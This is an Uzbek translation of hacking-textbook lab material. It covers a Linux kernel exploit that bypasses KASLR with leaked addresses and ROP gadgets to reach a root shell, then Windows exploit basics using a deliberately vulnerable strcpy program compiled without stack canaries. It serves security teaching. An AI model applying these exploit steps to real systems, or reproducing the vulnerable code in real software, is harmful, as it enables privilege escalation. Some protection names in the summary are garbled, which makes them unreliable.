Foydali yukimizni yuborishdan oldin c0d2f000 offsetdan boshlab mmap yordamida 0x2000 bayt o'lchamdagi soxta stek tasvirini yaratamiz. Buning sababi stek o'sishi uchun yetarli joy mavjudligini ta'minlashdir.

Keling, yangi eksploitni kompilyatsiya qilamiz va ishga tushiramiz:

```
$ gcc -O0 -static ~/GHHv6/ch12/shared/exploit4/exploit.c \
-o ~/GHHv6/ch12/shared/exploit4/exploit
$ ./run4.sh
~ $ ./exploit4/exploit
Canary = 0x7e99dad9ff559100
/bin/sh: can't access tty; job control turned off
/home/user # id
uid=0(root) gid=0(root)
```

Ajoyib! Biz ROP yordamida CR4 registrini qayta yozish imkoniyatini tasdiqladik. Keyingi laboratoriya ishida KASLR (Kernel Address Space Layout Randomization) funksiyasini yoqamiz va uni chetlab o'tishga harakat qilamiz.

Laboratoriya ishi 12.6: KASLR'ni chetlab o'tish

KASLR (Kernel Address Space Layout Randomization) foydalanuvchi rejimi ASLR (Address Space Layout Randomization) himoyasiga o'xshash tarzda ishlaydi, tizim har safar yuklanganda yadro bazasi manzillarining joylashuvini tasodifiy belgilaydi. Agar ishonchli xotira manzilini sizib chiqara olsak, bu himoyani chetlab o'tish oson bo'ladi. Tasodifiy o'qish shartlariga amal qilish orqali yadro bazasini hisoblash uchun quyidagi bosqichlarni bajaramiz:

1. Foydali yukni yuborishdan oldin **getchar()** funksiyasini ishga tushirish uchun leak.c faylini o'zgartiring. Bu o'zgarish bizga GDB'ni ulash uchun vaqt beradi yoki agar GDB allaqachon ulangan bo'lsa, uni buzish imkoniyatini taqdim etadi va manzilning ishonchliligini tekshirishga yordam beradi. Keyin **getchar()** funksiyasini qo'shgandan so'ng leak.c faylini qayta kompilyatsiya qiling. Kod quyidagicha ko'rinishi kerak:

```
...
getchar();
write(fd, payload, sizeof(payload));
...
$ gcc -O0 -static ~/GHHv6/ch12/shared/leak.c \
-o ~/GHHv6/ch12/shared/leak
```


2. Sinab ko'rayotgan manzil har doim bir xil ko'rsatmaga ishora qilishiga ishonch hosil qilish uchun jarayonni bir necha marta qaytaring:

```
$ ./run5.sh
~ $ ./leak
0xffffbc9a800a7eb0
0x6c37813c4cd01e00
0xffff9b8801197f00
0xffffbc9a800a7ed0
0xffffffff8eb4c174
```

Endi yangi terminal oching va x/i GDB buyrug'i yordamida ushbu manzillar ko'rsatadigan ko'rsatmalarni oling. Agar bu jarayonni bir necha marta takrorlasangiz, beshinchi manzil, ya'ni leak massivimizdagi indeks 4, har doim bir xil ko'rsatmaga ishora qilishini ko'rasiz:

```
gef➤ x/i 0xffffffff8eb4c174
0xffffffff8eb4c174: mov edx,0xffffffff
gef➤ x/i 0xffffffff9f94c174
0xffffffff9f94c174: mov edx,0xffffffff
```

Ishonchli manzilimiz leak massividagi indeks 4-da ekanligini bilib, hisob-kitoblarni soddalashtirish maqsadida, KASLR o'chirilgan holda (run4.sh yordamida) davom etaylik. Keyingi qadamlar quyidagicha:

1. run4.sh skriptini ishga tushiring, so'ngra /proc/kallsyms faylidan birinchi qatorni o'qing va yadro bazasi manzilini oling. Keyin ./leak binari tomonidan qaytarilgan beshinchi manzilni aniqlang va bu manzilni yadro (kernel) bazasi manzilidan ayirib, sizib chiqish va yadro bazasi manzili orasidagi masofani hisoblang:

```
$ ./run4.sh
~ $ head -n1 /proc/kallsyms
ffffffff81000000 T startup_64
~ $ ./leak
0xffffc900000a7eb0
0xb590a89d9d045f00
0xffff888002196f00
0xffffc900000a7ed0
0xffffffff8114c174
```

Keyin QEMU – dan chiqing va Python'dan foydalanib, sizib chiqish va yadro bazasi orasidagi masofani oling:

```
$ python -c 'print(hex(0xffffffff8114c174-0xffffffff81000000))'
0x14c174L
```

Exploit4.c manba kodini yangi imzosiz uzun o‘zgaruvchi (new unsigned long) ni yaratish uchun o‘zgartiring, kernel_base-ning qiymati **leak[4] - 0x14c174**. Kod quyidagicha ko‘rinishi kerak:

```
unsigned long canary = leak[1];
unsigned long kernel_base = leak[4] - 0x14c174;
printf("Kernel Base = 0x%016lx\n", kernel_base);
printf("Canary = 0x%016lx\n", canary);
```

Yadro bazasi manziliga nisbatan har bir statik manzil va manzillar orasidagi masofani hisoblang.

Keling, **pop rdi; ret**; gadjetini tuzatamiz va keyinchalik barcha gadjetlar bilan bir xil jarayonni takrorlashingiz mumkin.

QEMU’ni KASLR o‘chirilgan holatda (run4.sh orqali) ishga tushirgandan va GDB’ni ulaganingizdan so‘ng, pop rdi gadjetining manzilini aniqlang (0xffffffff811ad2ec) va yadro bazasi manzilidan (0xffffffff81000000) ayiring:

```
$ gdb ~/GHHv6/ch12/vmlinux
gef➤ target remote :1234
gef➤ p 0xffffffff811ad2ec-0xffffffff81000000
$1 = 0x1ad2ec
```

Eksploit kodiga o‘zgartirishlar kiriting, ular quyidagicha ko‘rinishi kerak:

```
payload[4] = kernel_base + 0x1ad2ec; // pop rdi; ret;
```

Nisbiy manzillarga ega bo‘lganingizdan so‘ng, eksploit manba kodingiz ~/GHHv6/ch12/shared/exploit5/exploit.c kabi ko‘rinishi kerak. Keling, yangi eksploitni kompilyatsiya qilamiz va ishga tushiramiz:

```
$ gcc -O0 -static ~/GHHv6/ch12/shared/exploit5/exploit.c \
-o ~/GHHv6/ch12/shared/exploit5/exploit
$ ./run5.sh
~ $ ./exploit5/exploit
Kernel Base = 0xffffffff97e00000
Canary = 0x28050c99dcbfdc00
/bin/sh: can't access tty; job control turned off
/home/user # id
uid=0(root) gid=0(root)
```

Xulosa

Ushbu bobda biz zaif yadro moduli va turli yadro konfiguratsiyalaridan foydalanib, operatsion tizimning turli himoya choralarini o‘rgandik va ularni qanday chetlab o‘tishni ko‘rib chiqdik. Yadrodan foydalanish asoslarini tushunish maqsadida, biz himoyalanmagan yadroga nisbatan oddiy ret2usr turidagi eksploitlashni amalga oshirdik. Keyin Stack Canaries, SAP, KPTI (Kernel Page Table Isolation), SMAP (Supervisor Mode Access Prevention) va ORACLE kabi operatsion tizim himoya vositalarini qo‘shdik va ularni chetlab o‘tishning ba’zi usullarini ko‘rib chiqdik.

Ushbu yadro operatsion texnikalari yadroga hujum vektorlarini aniqlash, zaifliklarni topish va zaif tizim ustidan to‘liq nazoratga erishish uchun mumkin bo‘lgan operatsion zanjirlarni tushunish uchun foydali bilimlar bazasini taqdim etadi. Himoya choralari o‘zgarib turadi va ularni chetlab o‘tish strategiyalari rivojlanadi. Shuning uchun ushbu usullarni yaxshiroq tushunish uchun “Qo‘shimcha manbalar” bo‘limiga murojaat qilishingiz mumkin.

Qo‘shimcha manbalar

A collection of links related to Linux kernel security and exploitation github.com/xairy/linux-kernel-exploitation

Linux Kernel Programming: A comprehensive guide to kernel internals, writing kernel modules, and kernel synchronization, by Kaiwan N Billimoria (Packt Publishing, 2021)

A Guide to Kernel Exploitation: Attacking the Core, by Enrico Perla and Massimiliano Oldani (Elsevier, 2011)


Foydalanilgan adabiyotlar

1. https://github.com/torvalds/linux/blob/master/scripts/extract-vmlinux
2. https://elixir.bootlin.com/linux/v5.14.17/source/kernel/cred.c#L447
3. https://lwn.net/Articles/517251
4. https://lwn.net/Articles/804849/
5. https://lwn.net/Articles/569635/

13-BOB. SODDA WINDOWS EKSPLOITLARI

Ushbu bobda quyidagi mavzular yoritiladi:
- Windows dasturlarini kompilyatsiya qilish va debaginglash
- Windows Exploitlarini yozish
- Strukturaviy istisnolardan foydalanishni tushunish
- SafeSEH vositasini chetlab o'tish
- Qaytishga yo'naltirilgan dasturlash

Microsoft Windows hanuzgacha professional va shaxsiy maqsadlarda eng ko'p qo'llaniladigan operatsion tizimdir **(13.1-rasm)**. Ushbu ko'rsatkichdagi foizlar tez-tez o'zgarib turadi, ammo bu operatsion tizimlarning bozor ulushi haqida umumiy tasavvurlarga ta'sir qilmaydi. Ushbu kitob yozilayotgan davrda, Windows 10 operatsion tizimi global bozorning taxminan 67 foizini egallagan, shu bilan birga Windows 7 esa asta-sekin o'zining ulushini yo'qotayotgan bo'lsa-da, bozorning taxminan 20 foizini tashkil etmoqda. Umumiy foydalanish va nol kunlik zaifliklar (zero-day vulnerabilities) nuqtai nazaridan, Windows operatsion tizimlarining turli versiyalari potensial xavf-xatarlar darajasi bo'yicha aniq farqlanishi kutilmoqda.



13.1-rasm. *OTlarning umumiy bozor ulushi*

Windows 7 ko'pincha Windows 10 ga nisbatan osonroq nishonga aylanadi, chunki ba'zi xavfsizlik xususiyatlari va ekspluatatsiyaga qarshi vositalar Windows 7 da mavjud emas. Masalan, Control Flow Guard (CFG) kabi himoya vositalari Windows 7 da yo'q. Bunday funksiyalar va himoya vositalariga misollar mazkur hamda XIV bobda keltirilgan. Ko'pincha Windows operatsion tizimining bitta versiyasida aniqlangan zaiflik eski va yangi versiyalarning aksariyatiga ta'sir ko'rsatadi. Kelajakda Windows 11 bozorda katta ulushni egallashi mumkin.

Windows dasturlarini kompilyatsiya qilish va debaginglash

Windows dasturlash vositalarini o'z ichiga olmaydi, ammo Visual Studio Community Edition ta'lim maqsadlari uchun dasturlarni kompilyatsiya qilish imkonini beradi. Microsoft Visual Studio 2019 Community Edition bilan birga o'xshash kompilyatorni bepul yuklab olish mumkin. Mazkur bo'limda Windows exploit asosiy ish stansiyasini qanday o'rnatish ko'rib chiqiladi. Visual Studio 2022 dan ham foydalanish mumkin.

Laboratoriya ishi 13.1: Windowsda kompilyatsiya qilish va Immunity Debugger yordamida debaginglash

Microsoft C/C++ optimallashtiruvchi kompilyatori va havolasini https://visualstudio.microsoft.com/vs/community/ saytidan bepul yuklab olish va foydalanish mumkin. Ushbu laboratoriya ishi uchun Windows 10 20H2 versiyasidan foydalaniladi. Avvalgi havoladan o'rnatuvchini yuklash va ishga tushirish talab etiladi. So'ralganda, "Ish yuklamalari" bo'limida C++ bilan ish stoli ilovalarini ishlab chiqish variantini tanlash va quyidagilardan tashqari barcha boshqa variantlarni bekor qilish tavsiya etiladi:
- MSVC v142 – VS 2019 C++ x64/x86 build tools
- Windows 10 SDK (10.0.19041.0)

Qolaversa, barcha standart sozlamalarni qabul qilish mumkin, ammo shuni unutmaslik kerakki, ularning har biri qattiq diskda qo'shimcha joy egallaydi. SDK'ning ma'lum bir tuzilish raqami yuklash vaqtiga qarab farq qilishi mumkin. Yuklab olib o'rnatilgandan so'ng, boshlash menyusida Visual Studio 2019 Community versiyasiga havola paydo bo'lishi kerak. Windows tugmasi bosilib, so'rov (**prompt**) kiritiladi va turli buyruqlar oynasi paydo bo'ladi. Kerakli buyruqni ishlab chiquvchining buyruq satri VS 2019 uchun ikki marta bosiladi. Bu kodni kompilyatsiya qilish uchun o'rnatilgan muhitning maxsus buyruq satri.

Agar uni boshlash menyusi (start menu) orqali topish imkoni bo'lmasa, C: diskdan "dasturchining buyruq satri (Developer Command Prompt)"ni qidirib ko'rish kerak. U ko'pincha *C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Visual Studio 2019\Visual Studio Tools* da joylashgan bo'ladi. Agar dasturchining buyruq satri (Developer Command Prompt) ochiq bo'lsa, C: \ grayhat papkasiga yo'naltiradi. Buyruqlar qatorini tekshirish uchun, **hello.c** va **meet.c** dan

boshlash maqsadga muvofiq. Notepad.exe kabi matn muharriridan foydalanib, quyidagi namuna kodini kiritish va uni C:\grayhat papkasida joylashgan **hello.c** fayliga saqlash kerak:

```
C:\grayhat>type hello.c
//hello.c
#include <stdio.h>
main ( ) {
printf("Hello haxor");
}
```

Windows kompilyatori **cl.exe** deb ataladi. Manba fayl nomini kompilyatorga o'tkazish uchun quyida ko'rsatilgandek **hello.exe** faylini yaratadi:

```
c:\grayhat>cl.exe hello.c
Microsoft (R) C/C++ Optimizing Compiler Version 19.28.29915 for x86
Copyright (C) Microsoft Corporation. All rights reserved.
hello.c
Microsoft (R) Incremental Linker Version 14.28.29915.0
Copyright (C) Microsoft Corporation. All rights reserved.
/out:hello.exe
hello.obj
c:\grayhat>hello.exe
Hello haxor
```

Keyingi bosqichda, meet.exe nomli dastur yaratish jarayoni boshlanadi. Bu jarayonda meet.c manba fayli quyidagi kod yordamida yaratiladi va cl.exe kompilyatori yordamida Windows operatsion tizimida kompilyatsiya qilinadi:

```
C:\grayhat>type meet.c
//meet.c
#include <stdio.h>
greeting(char *temp1, char *temp2) {
char name[400];
strcpy(name, temp2);
printf("Hello %s %s\n", temp1, name);
}
main(int argc, char *argv[]){
greeting(argv[1], argv[2]);
printf("Bye %s %s\n", argv[1], argv[2]);
}
c:\grayhat>cl.exe meet.c
Microsoft (R) C/C++ Optimizing Compiler Version 19.28.29915 for x86
Copyright (C) Microsoft Corporation. All rights reserved.
meet.c
Microsoft (R) Incremental Linker Version 14.28.29915.0
```



```
Copyright (C) Microsoft Corporation. All rights reserved.
/out:meet.exe
meet.obj
c:\grayhat>meet.exe Dr. Haxor
Hello Dr. Haxor
Bye Dr. Haxor
```

Windows kompilyator parametrlari

Agar cl.exe /? buyrug'i berilsa, kompilyatorning mavjud variantlari bo'yicha keng qamrovli ro'yxat olinadi. Biroq ushbu variantlarning aksariyati konkret ish talablariga mos kelmaydi va faqat ma'lum bir holatlar uchun foydalidir. 13.1-jadvalda mazkur bobda foydalanadigan belgilar ro'yxati va tavsifi keltirilgan.

Keyinchalik tuzatuvchidan foydalanilganligi sababli, to'liq nosozliklarni tuzatish (debugging) ma'lumotlari bilan **meet.exe** yig'iladi va **Stack canary** funksiyasi o'chirib qo'yiladi.

13.1-jadval.

Visual Studio kompilyator bayroqlari

Parametr	Tavsif
/Zi	Qo'shimcha disk raskadrovka ma'lumotlarini ishlab chiqaradi, bu Windows tuzatuvchisidan foydalanganda foydali bo'ladi (bob davomida ko'rsatilingan).
/Fe	**Gcc** uchun **–o** variantiga o'xshash. Windows kompilyatori, standart bo'yicha, bajariladigan faylni manba bilan bir xil nomlaydi, lekin ".exe" qo'shiladi. Agar bajariladigan faylga boshqa nom bermoqchi bo'linsa, ushbu belgi istalgan **.exe** nomi bilan belgilanadi.
/GS[–]	Microsoft Visual Studio 2005 dan boshlab **/Gs** belgisi standart bo'yicha yoqilgan va **Stack canary** himoyasini ta'minlaydi. Sinov sifatida uni o'chirish uchun / Gs-bayrog'idan foydalaniladi.

Eslatma: */ Gs tugmasi Microsoft ning Canary Stack himoyasini amalga oshirishni o'z ichiga oladi. bu bufer hujumlarini to'xtatishda juda samarali. Dasturiy ta'minotdagi mavjud zaifliklar haqida bilish uchun (bu xususiyat mavjud bo'lgunga qadar) uni /Gs belgisi bilan o'chirib qo'yiladi.*

13.2-laboratoriya ishida foydalanadigan **meet.c** dasturining versiyasini tuzish uchun quyidagi amallar bajariladi:

```
c:\grayhat>cl.exe /Zi /GS- meet.c
Microsoft (R) C/C++ Optimizing Compiler Version 19.28.29915 for x86
Copyright (C) Microsoft Corporation. All rights reserved.
```

```
meet.c
Microsoft (R) Incremental Linker Version 14.28.29915.0
Copyright (C) Microsoft Corporation. All rights reserved.
/out:meet.exe
/debug
meet.obj
c:\grayhat>meet.exe Dr. Haxor
Hello Dr. Haxor
Bye Dr. Haxor
```

Shuningdek, agar bajariladigan faylda "nosozliklarni tuzatish" (debugging) ma'lumotlari mavjud bo'lsa, nosozliklarni tuzatish dasturi (debugger)ni o'rnatish zarurati yuzaga keladi. Shu bilan birga, Windows va Unix tizimlaridagi nosozliklarni tuzatish jarayonlarini taqqoslash vaqti kelgan. Bu taqqoslash orqali har ikki tizimda nosozliklarni aniqlash va tuzatish usullaridagi farqlarni va ularning samaradorligini o'rganish mumkin. Ushbu laboratoriyada **hello.c** va **meet.c** dasturlarini kompilyatsiya qilish uchun Visual Studio 2019 Community Edition dasturidan foydalaniladi. Keyingi laboratoriyada jarayonga yordam berish uchun to'liq disk raskadirovka ma'lumotlari bilan meet.c dasturi tuziladi. Shuningdek, Exploit Protection *Control/GS*'ni o'chirish kabi amallarni bajarish uchun ishlatilishi mumkin bo'lgan turli kompilyator belgilari ko'rib chiqildi.

Immunity Debugger yordamida Windowsda nosozliklarni tuzatish

Immunity Debugger bu ommaviy foydalanuvchi darajasidagi tuzatuvchi bo'lib, uni https://www.immunityinc.com/products/debugger/ saytidan yuklab olish mumkin. Ushbu yozilish holatiga ko'ra, 1.85 versiyasi barqaror versiya bo'lib, mazkur bobda qo'llaniladi. Immunity Debugger'ning asosiy ekrani besh qismga bo'lingan:

"Kod" yoki "Disassembler" (yuqori chap qism) modullarni qismlarga ajratilgan holda ko'rish imkonini beradi. "Registrlar" (yuqori o'ng qism) real vaqt rejimida registrlar holatini kuzatish uchun mo'ljallangan. "Hex Dump" yoki "Ma'lumotlar" (pastki chap qism) esa qayta ishlanmagan ikkilik kodni ko'rish uchun ishlatiladi. "Stack" (pastki o'ng qism) real vaqt rejimida to'plamni (stack) ko'rish uchun mo'ljallangan. "Ma'lumot" (o'rta chap qism) esa "Kod" bo'limida tanlangan yo'riqnoma (instruction) haqidagi ma'lumotlarni ko'rsatish uchun ishlatiladi.

Har bir bo'limda kontekst menyusi mavjud bo'lib, ushbu bo'limda sichqonchaning o'ng tugmachasini bosish orqali kirish mumkin. Immunity Debugger shuningdek, nosozliklarni tuzatuvchi (debugger) oynasining pastki qismida Python'ga asoslangan buyruq qatori interfeysiga ega, bu turli xil vazifalarni avtomatlashtirishga, shuningdek, ekspluatatsiyani ishlab chiqishda yordam beradigan skriptlarni bajarishga imkon beradi. Boshqa faol qo'llab-quvvatlanadigan tuzatuvchilar

mavjud bo'lsa-da, foydalanuvchilar hamjamiyati **Corelanc0d3r**'ning **Mona.py** kabi rivojlangan xususiyatlarini yaratdi. Davom etishdan oldin, ko'rsatilgan havoladan Immunity Debugger'ni yuklash va o'rnatish talab etiladi.

Immunity Debugger'da dastur muammolarini bartaraf qilishni bir necha usul bilan boshlash mumkin:


- Immunity Debugger'ni ochish va fayl (file) | ochish (open)ni tanlash.
- Immunity Debugger'ni ochish va fayl (file) | biriktirsh (attach)ni tanlash.
- Immunity Debugger'ni buyruq satridan ishga tushirish, masalan, Windows buyruq satri yoki IDLE Python oynasi, quyidagicha:

```
>>> import subprocess
>>> p = subprocess.Popen(["Path to Immunity Debugger", "Program to Debug",
"Arguments"],stdout=subprocess.PIPE)
```

Masalan, asosiy meet.exe dasturini disk raskadirovkasini qilish va uni 408 ta "A" belgini jo'natish uchun quyidagilarni kiritish zarur:

```
>>> import subprocess
>>> p = subprocess.Popen(["C:\Program Files (x86)\Immunity Inc\Immunity
Debugger\ImmunityDebugger.exe", "c:\grayhat\meet.exe", "Dr",
"A"*408],stdout=subprocess.PIPE)
```

Oldingi buyruq bu yerda ko'rsatilganidek, Immunity Debugger ichida meet.exe'ni ishga tushiradi:



13.2-rasm. Immunity Debugger ishchi oynasi

13.2-jadval.


Immunity Debugger tezkor tugmalari (Hotkeys)

Tezkor tugma (shortcut)	Maqsad (purpose)
F2	To‘xtash nuqtasini o‘rnatish
F7	Funksiyani boshlash
F8	Funksiyani tugatish
F9	Keyingi to‘xtash nuqtasiga yoki istisnoga o‘tish yoki chiqish.
CTRL-K	Funksiya chaqiruvi daraxtini ko‘rsatish.
SHIFT-F9	Istisnoni boshqarish uchun dasturga o‘tkazish
Kod bo‘limiga kiriladi va Alt + E tugmalari bosiladi	Tegishli bajariladigan modullar ro‘yxatini yaratish.
Registr qiymatini sichqonchaning o‘ng tugmasi bilan bosish va to‘plamni kuzatib borish yoki Dumpni kuzatishni tanlash.	Registr qiymatiga mos keladigan to‘plam yoki xotira joyini ko‘rish.
CTRL-F2	Nosozliklarni tuzatuvchini qayta ishga tushirish.

Nosozliklarni tuzatish dasturi (debugger) istisnolarni qo‘lga kiritishi mumkin. Bunday holatda, dasturning boshlang‘ich nuqtasida standart to‘xtash nuqtasiga o‘tish uchun SHIFT+F9 tugmalarini bosish orqali istisnoni o‘tkazib yuborish zarur. Immunity Debugger’ni o‘rganayotganda, 13.2-jadvalda keltirilgan umumiy belgilarni bilish foydali bo‘ladi (agar ushbu belgilarni Windows VM’ga o‘tkazish uchun macOS xostidan foydalanilsa, klaviatura birikmalariga mos kelishi majburiy bo‘lishi mumkin).

Keyinchalik, ushbu kitobdagi misollarga mos kelishi uchun har qanday oynada sichqonchaning o‘ng tugmachasini bosib, “Tashqi ko‘rinish | ranglar (barchasi)” (“Appearance | Colors (All)”)ni tanlab, so‘ngra ro‘yxatdan tanlash orqali rang sxemasini sozlanadi. 4-sxema ushbu bo‘limdagi misollar uchun ishlatiladi (oq fon).

No Highlighting (ajratib ko‘rsatish yo‘q) parametri tanlanganida, Immunity Debugger ba’zan noma’lum sabablarga ko‘ra o‘zgarishlarni saqlamaydi. Shuning uchun ushbu tashqi ko‘rinishdagi o‘zgarishlar bir necha marta kiritilishigato‘g‘ri kelishi mumkin. Immunity Debugger’da dasturni ishga tushirishda, tuzatuvchi (debugger) avtomatik ravishda to‘xtatiladi. Bu davom etishdan oldin uzilish nuqtalarini belgilash va maqsadli muammolarni bartaraf etish (target debugger) dasturini tekshirish imkonini beradi. Bu yerda ko‘rsatilganidek, dasturning dinamik bog‘liqliklarini (ALT+E) tekshirishdan boshlash har doim maqbul fikrdir:



Bunday holda, birinchi navbatda asosiy bajariladigan meet.exe ro‘yxatini, keyin esa turli xil DLL fayllarini ko‘rish ayni muddao. Mazkur ma’lumot foydalidir, chunki ko‘rinib turibdiki, ushbu modullar operatsion foydalanish uchun mavjud bo‘lgan opkodlarni (operatsiya kodlari) o‘z ichiga oladi. Shuni esda saqlash kerakki, manzillar har bir tizimda manzil fazasi tartibini tasodifiylashtirish (ASLR) va boshqa omillar tufayli farqlanadi.

Laboratoriya ishi 13.2: Dasturni ishdan chiqarish

Ushbu laboratoriya ishi uchun havola orqali Windows tizimingizga Immunity Debugger’ni yuklab olish va o‘rnatish kerak. Immunity Debugger hali ham Python 2.7 ga bog‘liq bo‘lib, u OTda bo‘lmasa, avtomatik ravishda o‘rnatiladi. Ilgari tuzilgan **meet.exe** dasturi nosozliklardan xoli qilinadi. Windows OTda Python IDLE’dan foydalanib, quyidagilar kiritiladi:

```
>>> import subprocess
>>> p = subprocess.Popen(["C:\Program Files (x86)\Immunity Inc\Immunity
Debugger\ImmunityDebugger.exe", "c:\grayhat\meet.exe", "Dr",
"A"*408],stdout=subprocess.PIPE)
# If on a 32-bit Windows OS you will need to remove the (x86) from the path.
```

Avvalgi kod bilan 408 ta “A” belgisidan iborat ikkinchi argument tekshirib chiqildi. Dastur tuzatuvchining nazorati ostida avtomatik ravishda ishga tushishi kerak. SHIFT+F9 tugmalarini bosish orqali har qanday ish vaqtidagi istisnolarni hal qilish mumkin. Ushbu 408 ta “A” belgilari buferni to‘ldiradi. Shundan so‘ng, dasturni tahlil qilishni boshlash mumkin.

Quyida **greeting()** funksiyasi ichidagi **strcpy()** funksiyasini chaqirishga urinib ko‘rishning ayni vaqti, chunki u chegara tekshiruvi yo‘qligi sababli zaifligi bilan mashhur. Uni ALT+E bilan ochish mumkin bo‘lgan Executable Modules oynasidan boshlab qidiriladi. **“Meet”** moduliga ikki marta bosish orqali meet.exe funksiyasi ko‘rsatkichlariga o‘tiladi va dasturning barcha funksiyalarini ko‘rish mumkin bo‘ladi (ya’ni salomlashish (greeting) va asosiy (main)). **JMP meet.greeting** qatoriga o‘tish (biroz qidirishingiz kerak bo‘lishi mumkin) va keyin ushbu

JMP ko‘rsatmasiga o‘tish uchun ENTER tugmasini bosish orqali bu yerda ko‘rsatilganidek, **greeting** funksiyasini faollashtiriladi:


Eslatma: *Agar **greeting, strcpy va sprintf** kabi belgilar nomlari ko‘rinmasa, disk raskadirovka belgilari bilan ikkilik kompilyatsiyasi amalga oshirilmagan bo‘lishi ehtimoli yuqori. Windows versiyasiga qarab kichikroq yoki kattaroq o‘tish jadvalini ko‘rish mumkin. Hatto Windowsning turli xil versiyalarida kompilyatsiya qilish ham turli xil natijalarni berishi mumkin. Agar ekranning o‘ng tomonidagi belgilar ko‘rinmasa, quyidagi xatboshidagi ko‘rsatmalarga amal qilish kerak: ASCII "**Hello %s %s**" qatorini topish va yuqoridagi bir nechta satrlarda joylashgan chaqiruv **(CALL)** ko‘rsatmalariga to‘xtash nuqtasini o‘rnatish talab etiladi. Bu **strcpy** chaqiruvi bo‘lib, uni topish va ENTER tugmasini bosish orqali tekshirish mumkin.*

Endi, demontaj (disassembler) oynasida greeting() funksiyasiga o‘tayotganda, shuningdek, strcpy funksiyasining zaif chaqirig‘iga uzilish nuqtasini (breakpoint) o‘rnatish zarur. Shunday qilib, 0x011c6ef4 qatoriga o‘tish talab etiladi. Shunga qaramay, manzil va belgilar Windows versiyasiga qarab farq qilishi mumkin. Agar shunday bo‘lsa, to‘xtash nuqtasini qayerga o‘rnatish kerakligini aniqlash uchun o‘ng tomonda **ASCII"Hello %s %s"** qatori paydo bo‘ladigan qismlarga ajrating tishdan oldin bir necha satr yuqorida CALL iborasini qidirish maqsadga muvofiq bo‘ladi. Bu to‘g‘ri ko‘rsatma ekanligini uni topish va ENTER tugmasini bosish orqali tekshirish mumkin.

